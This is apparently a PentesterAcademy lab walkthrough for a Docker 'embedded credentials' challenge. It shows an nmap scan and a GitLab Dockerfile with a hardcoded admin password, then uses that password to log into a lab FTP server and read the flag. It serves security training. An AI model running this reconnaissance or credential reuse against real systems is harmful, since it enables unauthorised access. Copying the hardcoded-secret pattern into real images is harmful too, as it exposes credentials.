ATTACK DEFENSE


by PentesterAcademy

Name	Embedded Credentials
URL	https://www.attackdefense.com/challengedetails?cid=1034
Type	DevSecOps : Docker Insecure Images

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.


Step 1: Run an nmap scan against first two hosts.

Command: nmap -p- -sC 192.42.173.3-4



```
root@attackdefense:~# nmap -p- -sC 192.42.173.3-4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-16 00:27 IST
Nmap scan report for ktppdgwu2rmpxe8xgynvbc8f8.temp-network_a-42-173 (192.42.173.3)
Host is up (0.000027s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 02:42:C0:2A:AD:03 (Unknown)

Nmap scan report for ldaqpixjasy7fkpeisoce7z9c.temp-network_a-42-173 (192.42.173.4)
Host is up (0.000028s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 25:2b:7a:11:1f:b9:33:c5:60:2b:fe:78:80:1a:1a:0c (RSA)
|   256 bc:f2:15:e4:b7:73:8e:1e:a6:f6:5d:56:1e:78:a1:2e (ECDSA)
|_  256 bd:ae:25:4c:3b:d6:e3:c3:87:61:b2:3b:fd:d1:e5:64 (ED25519)
80/tcp   open  http
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
```

Step 2: Open the web browser and navigate to the IP address of the machine which is running HTTP service (192.42.173.4). Check Administrator's profile.



Administrator

@root · Member since May 15, 2019

Issues, merge requests, pushes, and comments.


Activity

Administrator @root — 6 hours ago
Pushed to branch `master` at Administrator / My FTP Server
152ab138 · Update Dockerfile

Personal projects

M **My FTP Server**
A FTP server docker container files
★ 0 Ⴤ 0
Updated 6 hours ago

Step 3: Administrator has a personal project listed on his page. Open that project.



Administrator / My FTP Server · GitLab - Mozilla Firefox

192.42.173.4/root/my-ftp-server

Administrator › My FTP Server › **Details**

My FTP Server
Project ID: 1

No license. All rights reserved 1 Commit 1 Branch 0 Tags 0 Bytes Files


A FTP server docker container files

master · my-ftp-server

Update Dockerfile
Administrator authored 6 hours ago · 152ab138

Name	Last commit	Last update
Dockerfile	Update Dockerfile	6 hours ago
proftpd.conf	FTP configuration file	6 hours ago
start.sh	Start file	6 hours ago

Step 4: Open the Dockerfile.



Dockerfile · master · Administrator / My FTP Server · GitLab - Mozilla Firefox

192.42.173.4/root/my-ftp-server/blob/master/Dockerfile

master · my-ftp-server / **Dockerfile**


Update Dockerfile
Administrator authored 6 hours ago

Dockerfile 496 Bytes

```
FROM ubuntu:16.04

RUN apt-get update && \
        (sleep 5 ;echo "2") | apt-get install vim openssh-server proftpd supervisor iproute2 -y

RUN (sleep 1;echo "89a6b9de0"; sleep 1;echo "89a6b9de0") | adduser admin

COPY proftpd.conf /etc/proftpd/proftpd.conf

######## SSH ##########

RUN mkdir -p /root/.ssh \
    && echo "Welcome to FTP server!!" >/etc/issue.net

#######################

RUN chown -hR admin:admin /home/admin/

```

Step 5: Copy the password from the Dockerfile for user admin. Use this credential pair to login into remote FTP server. Fetch the flag.txt and retrieve the flag.

Commands:
ftp 192.42.173.3
Ls -l
get flag.txt



```
root@attackdefense:~#
root@attackdefense:~# ftp 192.42.173.3
Connected to 192.42.173.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.42.173.3]
Name (192.42.173.3:root): admin
331 Password required for admin
Password:
230 User admin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 admin    admin          33 May 15 12:16 flag.txt
226 Transfer complete
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful
150 Opening BINARY mode data connection for flag.txt (33 bytes)
226 Transfer complete
33 bytes received in 0.00 secs (370.4203 kB/s)
ftp> exit
221 Goodbye.
root@attackdefense:~#
root@attackdefense:~# cat flag.txt
2be75f2b40ee0f5f7332af71e839d5a0
root@attackdefense:~#
```

Flag: 2be75f2b40ee0f5f7332af71e839d5a0

References:

1. Docker (https://www.docker.com/)
2. Gitlab (https://gitlab.com/gitlab-org)
3. Omnibus Gitlab on GIthub (https://github.com/gitlabhq/omnibus-gitlab)